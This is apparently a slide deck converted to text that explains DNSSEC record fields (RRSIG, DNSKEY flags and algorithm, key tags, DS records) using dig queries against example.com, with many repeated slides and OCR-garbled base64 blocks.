Labels: number of labels in the owner name, meaning number of labels in example.com, label is each non wildcard part, so here it is 2 (example and com)

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN          A           93.184.216.34
example.com.      86377      IN          RRSIG      A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

signature expiration and inception (i.e. the time the signature was generated) fields.

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN          A           93.184.216.34
example.com.      86377      IN          RRSIG      A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

Key Tag value, 31944 above. Key Tag indicates which DNSKEY record is used for this signature. There is a specific algorithm to calculate Key Tag number based on DNSKEY data.

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN          A           93.184.216.34
example.com.      86377      IN          RRSIG      A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

Signer's Name is example.com., which is the name of the zone of the covered RRset.

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN          A           93.184.216.34
example.com.      86377      IN          RRSIG      A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

Signature is Base64 encoded RSA/SHA-256 signature of concatenation of this RRSIG data (without signature) and the records in the RRset.

Let's resolve the DNSKEY records

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com DNSKEY
;; ANSWER SECTION:
example.com.      29      IN      DNSKEY 256 3 8 AwEAAc+fwtUCsQQx9BAoS...NkZbEYB+N/Ncy6S4h8EtM9GGQFPBK1sO2YC
q002DTVxUtP0KdyX1JKvy7JQjQqho+lCCBYxp...ngz2DY76ANVpQ5mbZuN q5j0FjaCL5i/RZqqDCYxqcC5uuICoDFF/Bxf0OyTbmkTBqBiQrx...i55ib
oc8woxzN

example.com.      29      IN      DNSKEY 257 3 8 AwEEAZ0a...qu1rJ6orJynrRfNpPmayJZoAx9Ic2/R19VQWLMHyjxxem3VU
SoNUIFXERQbj0A90gp0zDM9YIccKL...d6LmWiDCt7UJQxVdD+heb5Ec4q lqGmyX9MDabkvX2NvMwsUecbYBq8oXeTT9LRmCUT9KU...t/WOi6DKECx...G
/bWTykrXyBR8e1D+SQY43OA...VjlWrVl...tHxgp4/rhBCvRbmdiflunaPIgu2 7eE2U4myDSL...8a4A0rB5uHG4PkOa9dIRs9y00M2mWf4lyPee7vi5few2
dbayHXmieGcaAHrx76NGAA...BeY393xjlmD...cUkF1gpNWUla4fWZbbaYQz A93mLdrng+M=

example.com.      29      IN      DNSKEY 257 3 8 AwEAAbOF...Ax1+lkt0UMglZizKEC1AxUu8zlj65KYatR5wBWMrh18TYzK/
ig6Y1t5YTWC...068by...norpNu9fqNFALX7bV19/gybA0v0EhF+dgXmoUfRX 7ksMGgBvtfa2/Y9a3k1XNLqkTszIQ4PEMCjtryl19Be9/PkFeC9ITjg
MRQsQhmB39eyM...nal+f3bUxKk4f...7cuEU0dbRpue4H/N6jPucXW...wiMA kTJhghqgy+o9FfIp+tR/emKao94/wpVX...cPf5B18j7xz2SvTTxiu...qCzC
MtsxnikZHco...h1j4g+Y1B8zIMIvrEM+pZGhh/Yuf4RwCB...gaYCi9hp...iMWV vS4WBzx0/1U=

example.com.      29      IN      RRSIG DNSKEY 8 2 3600 20211129123551 20211108194821 31406 example.com.
hX6gfy126r3qlieIn38FY2FFrZ8b+fOc5+BtDYAnMffleNb0W83FqPgg IFBByR5+iFP6qpaxTCBc8WG3Inn0jTkMn85Y58rx4sui5niDNC12gThd
nngAqF117MGKK0E6ro12KPZI0X1sZhblsHEHQ5A87P9Gvvq8cURwN+g7 CxeplWA3vQI4g54KZtQHQcXuRdQ/xbTz6jpYHCjw8r5vAc5bwaagGltH
m8cvr6zUDMu...ySUjMsPM+3VGQ5dczzO315Os3B1EUDX5chtnBI+8uF+ K9ak06+ZP1Ui12Q+iMGc8ObFiAAiPx9BUvYpBmWp5DJQm2xKU5Hpqzpu
H0Lsvw==

example.com.      29      IN      RRSIG DNSKEY 8 2 3600 20211129123551 20211108194821 45620 example.com.
bnDf+A8JNzDU3MCmPv0m0qY8gTgYn9EerWDz03bf+mmKr64rMVQXVKh6 TJeD8o3OPngpH81kUTUI0+fJpBa5cfWEfd8C4v2Vd9sXr11oglh8E43Q
usraRpiTSar1eZv5VxMLTpKEN1toK9fsqGuT9oMXYnymukoGjcx+sVNN z19QsYddXGkxh1dXKD/83jkT79hodOWgMAgowU8gz...tBJSOkuYB4319aK
L3NC+GPkyN01+tjjYO9dmOFGbCLnqWM51quX+PkDFGaYagK4PGZW...iW Gli++cU3z7Ou7gypw7I04PXNsOlwsBG3IANo2O/niWwSlBB6IzP+R2MH
DhZmcA==
```

Let's resolve the DNSKEY records

1 marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com DNSKEY
;; ANSWER SECTION:
example.com. 29 IN DNSKEY 256 3 8 AwEAAc+fwtUCsQQx9BAoS...
q002DTVxUtP0KdyX1JKvy7JQjQqho+1CCBYxp...
oc8woxzN


2 example.com. 29 IN DNSKEY 257 3 8 AwEAAZ0a...
SoNUIFXERQbj0A90gp0zDM9YIccKL...
dbayHXmieGcaAHrx76NGAABeY393xjlmD...
A93mLdrng+M=

3 example.com. 29 IN DNSKEY 257 3 8 AwEAAbOFAx1+lkt0UMg...
ig6Y1t5YTWC068bynorpNu9fqNFALX7bV19/gybA0v0EhF+dgXmoUfRX
7ksMGgBvtfa2/Y9a3k1XNLqkTszIQ4PEMCjtryl19Be9/PkFeC9ITjg
MRQsQhmB39eyMYnal+f3bUxKk4fq7cuEU0dbRpue4H/N6jPucXW...
Mt...
MtsxnikZHcoh1j4g+Y1B8zIMIvrEM+pZGhh/Yuf4RwCBgaYCi9hp...
vS4WBzx0/1U=

4 ex records 1, 2, 3 are the 3 DNSKEYs
hX in the graph. There is a specific
nn algorithm to calculate Key Tag
m8 number based on DNSKEY data.
H0

ex
bn usraRpitsarleZv5VxMLTpKEN1toK9fsqGuT9oMX...
L3NC+GPkyN01+tjjYO9dmOFGbCLnqWM51quX+PkDFG...
DhZmcA==

3551 20211108194821 31406 example.com.



Let's resolve the DNSKEY records

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com DNSKEY
;; ANSWER SECTION:
example.com.      29      IN      DNSKEY 256 3 8 AwEAAc+fwtUCsQQx9BAoSNkZbEYB+N/Ncy6S4h8EtM9GGQFPBKlsO2YC
q002DTVxUtP0KdyXlJKvy7JQjQqho+ICCBYxpnzg2DY76ANVpQ5mbZuN q5j0FjaCL5i/RZqqDCYxqcC5uuICoDFf/Bxf0OyTbmkTBqBiQrx55ib
oc8woxzN #####KEYID 31944

example.com.      29      IN      DNSKEY 257 3 8 AwEAAZ0aqu1rJ6orJynrRfNpPmayJZoAx9Ic2/R19VQWLMHyjxxem3VU
SoNUIFXERQbj0A90gp0zDM9YIccKLrd6LmWiDct7UJQxVdD+heb5Ec4q lqGmyX9MDabkvX2NvMwsUecbYBq8oXeTT9LRmCuT9KUT/WOi6DKECxoG
/bWTykrXyBR8elD+SQY43OAVjlWrVltHxgp4/rhBCvRbmdflunaPIgu2 7eE2U4myDSL8a4A0rB5uHG4PkOa9dIRs9y00M2mWf4lyPee7vi5few2
dbayHXmieGcaAHrx76NGAABeY393xjlmDncUkF1gpNWUla4fWZbbaYQz A93mLdrng+M= #####KEYID 45620

example.com.      29      IN      DNSKEY 257 3 8 AwEAAbOFAxl+lkt0UMglZizKEC1AxUu8zlj65KYatR5wBWMrh18TYzK/
ig6Y1t5YTWC068bynorpNu9fqNFALX7bV19/gybA0v0EhF+dgXmoUfrX 7ksMGgBvtfa2/Y9a3k1XNLqkTszIQ4PEMVCjtryl19Be9/PkFeC9ITjg
MRQsQhmB39eyMYnal+f3bUxKk4fq7cuEU0dbRpue4H/N6jPucXWOwiMA kTJhghqgy+o9FfIp+tR/emKao94/wpVXdcPf5B18j7xz2SvTTxiuqCzC
MtsxnikZHcoh1j4g+Y1B8zIMIvrEM+pZGhh/Yuf4RwCBgaYCi9hpimWV vS4WBzx0/IU= #####KEYID 31406

example.com.      29      IN      RRSIG  DNSKEY 8 2 3600 20211129123551 20211108194821 31406 example.com.
```

example.com	3600	DNSKEY	256 3 8 AwEAAc+fwtUCsQQx9BAoSNkZbEYB+N/N cy6S4h8EtM9GGQFPBKlsO2YCq002DTVx UtP0KdyXlJKvy7JQjQqho+ICCBYxpnzg 2DY76ANVpQ5mbZuNq5j0FjaCL5i/RZqq DCYxqcC5uuICoDFf/Bxf0OyTbmkTBqBi Qrx55iboc8woxzN ; key tag = 31944
			257 3 8 AwEAAZ0aqu1rJ6orJynrRfNpPmayJZoAx9Ic2/R19VQWLMHyjxxem3VU SoNUIFXERQbj0A90gp0zDM9YIccKLrd6LmWiDct7 UJQxVdD+heb5Ec4qlqGmyX9MDabkvX2N vMwsUecbYBq8oXeTT9LRmCuT9KUT/WOi6DKECxoG/bWTykrXyBR8elD+SQY43OAVjlWrVltHxgp4/rhBCvRbmdflunaPIgu2 7eE2U4myDSL8a4A0rB5uHG4PkOa9dIRs9y00M2mWf4lyPee7vi5few2 dbayHXmieGcaAHrx76NGAABeY393xjlmDncUkF1gpNWUla4fWZbbaYQz A93mLdrng+M= ; key tag = 45620
			257 3 8 AwEAAbOFAxl+lkt0UMglZizKEC1AxUu8zlj65KYatR5wBWMrh18TYzK/ig6Y1t5YTWC068bynorpNu9fqNFALX7bV19/gybA0v0EhF+dgXmoUfrX 7ksMGgBvtfa2/Y9a3k1XNLqkTszIQ4PEMVCjtryl19Be9/PkFeC9ITjg MRQsQhmB39eyMYnal+f3bUxKk4fq7cuEU0dbRpue4H/N6jPucXWOwiMA kTJhghqgy+o9FfIp+tR/emKao94/wpVXdcPf5B18j7xz2SvTTxiuqCzC MtsxnikZHcoh1j4g+Y1B8zIMIvrEM+pZGhh/Yuf4RwCBgaYCi9hpimWV vS4WBzx0/IU= ; key tag = 31406

DhZmcA==

Let's resolve the DNSKEY records

records 4 and 5 are the 2 signatures for the DNSKEY record sets.

- 1 Record 4 is computed with the private key in 31406. Since this key is the KSK of example.com (see the diagram), this RRSIG is the signature made by the zone authoritative server for the zone the DNSKEY records in example.com.
- 2 Record 5 is the signature made with key 45620, which is not used to authenticate the RRs (see the diagram from dnsviz.net). According to the graph this key is a ZSK signed by ZSK 31406 but which is not used to sign the RRs (to be investigated... nice homework :))
- 3

example.com. 29 IN RRSIG DNSKEY 8 2 3600 20211129123551 20211108194821 31406 example.com.
hX6gfy126r3qlieIn38FY2FFrZ8b+fOc5+BtDYAnMffleNb0W83FqPgg IFBByR5+iFP6qpaxTCBc8WG3Inn0jTkMn85Y58rx4sui5niDNC12gThd
nngAqF117MGKK0E6rol2KPZI0X1sZhblsHEHQ5A87P9Gvvq8cURwN+g7 CxepLWA3vQI4g54KZtQHQcXuRdQ/xbTz6jpYHCjw8r5vAc5bwaagGltH
m8cvr6zUDMumYSUjMsPM+3VGQ5dczzO315Os3B1EUDX5chttnBI+8uF+ K9ak06+ZP1Ui12Q+iMGc8ObFiAAiPx9BUvYpBmWp5DJQm2xKU5Hpqzpu
H0Lsvw==

example.com. 29 IN RRSIG DNSKEY 8 2 3600 20211129123551 20211108194821 45620 example.com.
bnDf+A8JNzDU3MCmPv0m0qY8gTgYn9EerWDz03bf+mmKr64rMVQXVKh6 TJeD8o3OPngpH81kUTUI0+fJpBa5cfWEfd8C4v2Vd9sXr11oglh8E43Q
usraRpiTSarieZv5VxMLTpKEN1toK9fsqGuT9oMXYynmukoGjcx+sVNN z19QsYddXGkxh1dXKD/83jkX79hodOWgMAgowU8gzrBJSOkuYB4319aK
L3NC+GPkyN01+tjjYO9dmOFGbCLnqWM51quX+PkDFGaYagK4PGZWiIW Gli++cU3z7Ou7gypw7I04PXNsOlwsBG3IANo2O/niWwSlBB6IzP+R2MH
DhZmcA==

DNSKEY record details

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com DNSKEY
;; ANSWER SECTION:
example.com.      29      IN      DNSKEY 256 3 8 AwEAAc+fwtUCsQQx9BAoS...Ncy6S4h8EtM9GGQFPBK1sO2YC
q002DTVxUtP0KdyX1JKvy7JQjQqho+lCCBYxp...g2DY76ANVpQ5mbZuN q5j0FjaCL5i/RZqqDCYxqcC5uuICoDFF/Bxf0OyTbmkTBqBiQrx...55ib
oc8woxzN

example.com.      29      IN      DNSKEY 257 3 8 AwEAAZ0aqu1rJ6orJynrRfNpPmayJZoAx9Ic2/R19VQWLMHyjxxem3VU
SoNUIFXERQbj0A90gp0zDM9YTccKL...d6LmWiDCt7UJQxVdD+heb5Ec4q lqGmyX9MDabkvX2NvMwsUecbYBq8oXeTT9LRmCUt9KU...t/WOi6DKECx...G
/bWTykrXyBR8e1D+SQY43OAVj1WrVl...tHxgp4/rhBCvRbmdflunaPIgu2 7eE2U4myDSL...T8a4A0rB5uHG4PkOa9dIRs9y00M2mWf4lyPee7vi5few2
dbayHXmieGcaAHrx76NGAA...BeY393xjlmDNcUkF1gpNWUla4fWZbbaYQz A93mLdrng+M=

example.com.      29      IN      DNSKEY 257 3 8 AwEAAbOF...Ax1+Lkt0UMglZizKEC1AxUu8zlj65KYatR5wBWMrh18TYzK/
ig6Y1t5YTWC068by...norpNu9fqNFALX7bV19/gybA0v0EhF+dgXmoUfRX 7ksMGgBvtfa2/Y9a3k1XNLqkTszIQ4PEMCjtryl19Be9/PkFeC9ITjg
MRQsQhmB39eyMy...nal+f3bUxKk4fq7cuEU0dbRpue4H/N6jPucXW...OwiMA kTJhghqgy+o9FFIp+tR/emKao94/wpVXDcPf5B18j7xz2SvTTxiu...qCzC
MtsxnikZHcoh1j4g+Y1B8zIMIvrEM+pZGhh/Yuf4RwCBgaYCi9hp...iMWV vS4WBzx0/1U=
```

Flags, 16-bits, and its values are 256 and 257 above. Bits 0-6 and 8-14 are reserved and should be zero. So only bit 7 and 15 can be one, and possible values are only 0, 256 (bit-7 is set) and 257 (both bit-7 and bit-15 is set). If the bit 7 is 1 (value 256 or 257), DNSKEY holds a DNS zone key; if it is 0 (value 0), it holds another type of key. So both of these hold a DNS zone key. Bit 15 (value 257) indicates a Secure Entry Point. Only DNSKEYs marked as zone keys can sign the DNS records.

DNSKEY record details

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com DNSKEY
;; ANSWER SECTION:
example.com.      29      IN      DNSKEY 256 3 8 AwEAAc+fwtUCsQQx9BAoS...Ncy6S4h8EtM9GGQFPBK1sO2YC
q002DTVxUtP0KdyX1JKvy7JQjQqho+lCCBYxp...zg2DY76ANVpQ5mbZuN q5j0FjaCL5i/RZqqDCYxqcC5uuICoDFF/Bxf0OyTbmkTBqBiQrx...55ib
oc8woxzN

example.com.      29      IN      DNSKEY 257 3 8 AwEAAZ0aqu1rJ6orJynrRfNpPmayJZoAx9Ic2/R19VQWLMHyjxxem3VU
SoNUIFXERQbj0A90gp0zDM9YTccKL...d6LmWiDCt7UJQxVdD+heb5Ec4q lqGmyX9MDabkvX2NvMwsUecbYBq8oXeTT9LRmCUT9KUT/WOi6DKECx...G
/bWTykrXyBR8e1D+SQY43OAVjlWrVl...tHxgp4/rhBCvRbmdflunaPIgu2 7eE2U4myDSL...8a4A0rB5uHG4PkOa9dIRs9y00M2mWf4lyPee7vi5few2
dbayHXmieGcaAHrx76NGAA...BeY393xjlmDNCUkF1gpNWUla4fWZbbaYQz A93mLdrng+M=

example.com.      29      IN      DNSKEY 257 3 8 AwEAAbOF...Ax1+lkt0UMglZizKEC1AxUu8zlj65KYatR5wBWMrh18TYzK/
ig6Y1t5YTWC068by...norpNu9fqNFALX7bV19/gybA0v0EhF+dgXmoUfRX 7ksMGgBvtfa2/Y9a3k1XNLqkTszIQ4PEMCjtryl19Be9/PkFeC9ITjg
MRQsQhmB39eyMy...al+f3bUxKk4fq7cuEU0dbRpue4H/N6jPucXW...wiMA kTJhghqgy+o9FFIp+tR/emKao94/wpVXDcPf5B18j7xz2SvTTxiuqCzC
MtsxnikZHcoh1j4g+Y1B8zIMIvrEM+pZGhh/Yuf4RwCBgaYCi9hp...iMWV vS4WBzx0/1U=
```

Algorithm, 8-bits, the public key's cryptographic algorithm, it is 8 above. 8 means RSA/SHA-256. For this algorithm, the key size must be between 512-bits and 4096-bits (according to RFC 5702).

DNSKEY record details

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com DNSKEY
;; ANSWER SECTION:
example.com.      29      IN      DNSKEY 256 3 8 AwEAAc+fwtUCsQQx9BAoS...Ncy6S4h8EtM9GGQFPBK1sO2YC
q002DTVxUtP0KdyX1JKvy7JQjQqho+lCCBYxp...zg2DY76ANVpQ5mbZuN q5j0FjaCL5i/RZqqDCYxqcC5uuICoDFF/Bxf0OyTbmkTBqBiQrx...55ib
oc8woxzN


example.com.      29      IN      DNSKEY 257 3 8 AwEAAZ0aqu1rJ6orJynrRfNpPmayJZoAx9Ic2/R19VQWLMHyjxxem3VU
SoNUIFXERQbj0A90gp0zDM9YIccKL...d6LmWiDCt7UJQxVdD+heb5Ec4q lqGmyX9MDabkvX2NvMwsUecbYBq8oXeTT9LRmCUt9KU...t/WOi6DKECx...G
/bWTykrXyBR8e1D+SQY43OAVjlWrVl...tHxgp4/rhBCvRbmdflunaPIgu2 7eE2U4myDSL...T8a4A0rB5uHG4PkOa9dIRs9y00M2mWf4lyPee7vi5few2
dbayHXmieGcaAHrx76NGAABeY393xjlmDNcUkF1gpNWUla4fWZbbaYQz A93mLdrng+M=

example.com.      29      IN      DNSKEY 257 3 8 AwEAAbOFAx1+Lkt0UMglZizKEC1AxUu8zlj65KYatR5wBWMrh18TYzK/
ig6Y1t5YTWC068bynorpNu9fqNFALX7bV19/gybA0v0EhF+dgXmoUfRX 7ksMGgBvtfa2/Y9a3k1XNLqkTszIQ4PEMCjtryl19Be9/PkFeC9ITjg
MRQsQhmB39eyMYna...l+f3bUxKk4fq7cuEU0dbRpue4H/N6jPucXW...wiMA kTJhghqgy+o9FFIp+tR/emKao94/wpVXDcPf5B18j7xz2SvTTxiuqCzC
MtsxnikZHcoh1j4g+Y1B8zIMIvrEM+pZGhh/Yuf4RwCBgaYCi9hp...iMWV vS4WBzx0/1U=
```

Last field is DNSKEY RDATA in Base64 encoding, the format of public key in the record depends on the algorithm, in this case it contains the size of the exponent, the public exponent and the modulus (according to RFC 5702 and RFC 3110).

Let's see the DS record (remember this is in the .com zone)

```
marlon@marlonsMBP nsd % dig +qr +dnssec @1.1.1.1 example.com DS
;; ANSWER SECTION:
example.com.      86400  IN      DS      31406 8 1 189968811E6EBA862DD6C209F75623D8D9ED9142
example.com.      86400  IN      DS      31406 8 2 F78CF3344F72137235098ECBBD08947C2C9001C7F6A085A17F518B5D 8F6B916D
example.com.      86400  IN      DS      31589 8 1 3490A6806D47F17A34C29E2CE80E8A999FFBE4BE
example.com.      86400  IN      DS      31589 8 2 CDE0D742D6998AA554A92D890F8184C698CFAC8A26FA59875A990C03 E576343C
example.com.      86400  IN      DS      43547 8 1 B6225AB2CC613E0DCA7962BDC2342EA4F1B56083
example.com.      86400  IN      DS      43547 8 2 615A64233543F66F44D68933625B17497C89A70E858ED76A2145997E DF96A918
example.com.      86400  IN      RRSIG   DS 8 2 86400 20211115051557 20211108040557 15549 com.
rHi1CS2yKrG5cqZwcSP1Twtp/gWzs/DHMKULLb5qGfiMVythE5egWqup o6dS/JrfdIRzLMPo7+BLHm8psKAdOf4OGvViyt9tvnKSYDXEZItH6puh
HqOh3WkZ1jjmZHJmUGM/X1Qj5wkhrnfp19htU1PjjeRjD3jld7qryaco Q1HimTu/QWkBw2wn3kXw3UE5hUS61UF3IgQNA0FbO/+Mjg==
```



as you can see the situation is strange.
In the end we only care about the lines in blue...
NOTE: all DS records of example.com are signed together with .com ZSK 15549

Let's see the DS record (remember this is in the .com zone)

```
example.com.          86400 IN      DS      31406 8 2
F78CF3344F72137235098ECBBD08947C2C9001C7F6A085A17F518B5D 8F6B916D

example.com.          86400 IN      RRSIG DS 8 2 86400 20211115051557 20211108040557 15549 com.
rHi1CS2yKrG5cqZwcSP1TWTp/gWzs/DHMKULLb5qGfiMVythE5egWqup
o6ds/JrfdIRzLMPo7+BLHm8psKAdOf4OGvViyt9tvnKSYDXEZItH6puh
HqOh3WkZ1jjjmZHJmUGM/XlQi5wkhrrnfp19htU1PjjeRjd3jld7qyraco
Q1HimTu/QWkBw2wn3kXw3UE5hUS61UF3IgQNA0FbO/+Mjg==
```

The DS record refers to a DNSKEY RR (31406, i.e. the KSK of example.com), and holds a (hash) digest of the DNSKEY RR. It is used to authenticate the DNSKEY RR.

8 is the RSASHA256 (the algorithm used to create the RRSIG for this record - this must match with the algorithm in the RRSIG record) and 2 is the digest type SHA256 (this is used to compute the digest of the DNSKEY referred by the DS record i.e. key 31406)




Let's see the DS record (remember this is in the .com zone)

```
example.com.      86400 IN      DS      31406 8 2
F78CF3344F72137235098ECBBD08947C2C9001C7F6A085A17F518B5D 8F6B916D

example.com.      86400 IN      RRSIG DS 8 2 86400 20211115051557 20211108040557 15549 com.
rHi1CS2yKrG5cqZwcSP1TWTp/gWzs/DHMKULLb5qGfiMVythE5egWqup
o6dS/JrfdIRzLMPo7+BLHm8psKAdOf4OGvViT9tvnKSYDXEZItH6puh
HqOh3WkZ1jjmZHJmUGM/XlQi5wkhrrnfp19htU1PjjeRjd3jld7qyraco
Q1HimTu/QWkBw2wn3kXw3UE5hUS61UF3IgQNA0FbO/+Mjg==
```

this is the RRSIG for all DS records related to example.com.
The signature is made with the .com ZSK (id 15549)

Validation



How to obtain the key_id from the DNSKEY record

- ❑ While trying to automate DNS zone generation we need to calculate some of the values programmatically. Two of the auto-generated values had to do with DNSSEC entries: ***The key tag (or keyid)*** and the ***DS record's signatures***.
- ❑ The required details on how these are calculated are found in the following places:
 - ❑ Key tag: RFC4034 – Appendix B
 - ❑ DNSKEY RDATA wire format: RFC4034 – Section 2.1
 - ❑ DS' digest field: RFC4034 – Section 5.1.4
 - ❑ Wire format of names: RFC1035 – Section 3.1
- ❑ See this post for the python code:
<https://v13.gr/2012/08/17/dnssec-key-tag-keyid-and-ds-signature-calculation-in-python/>

Zone Content Exposure

Zone Content Exposure

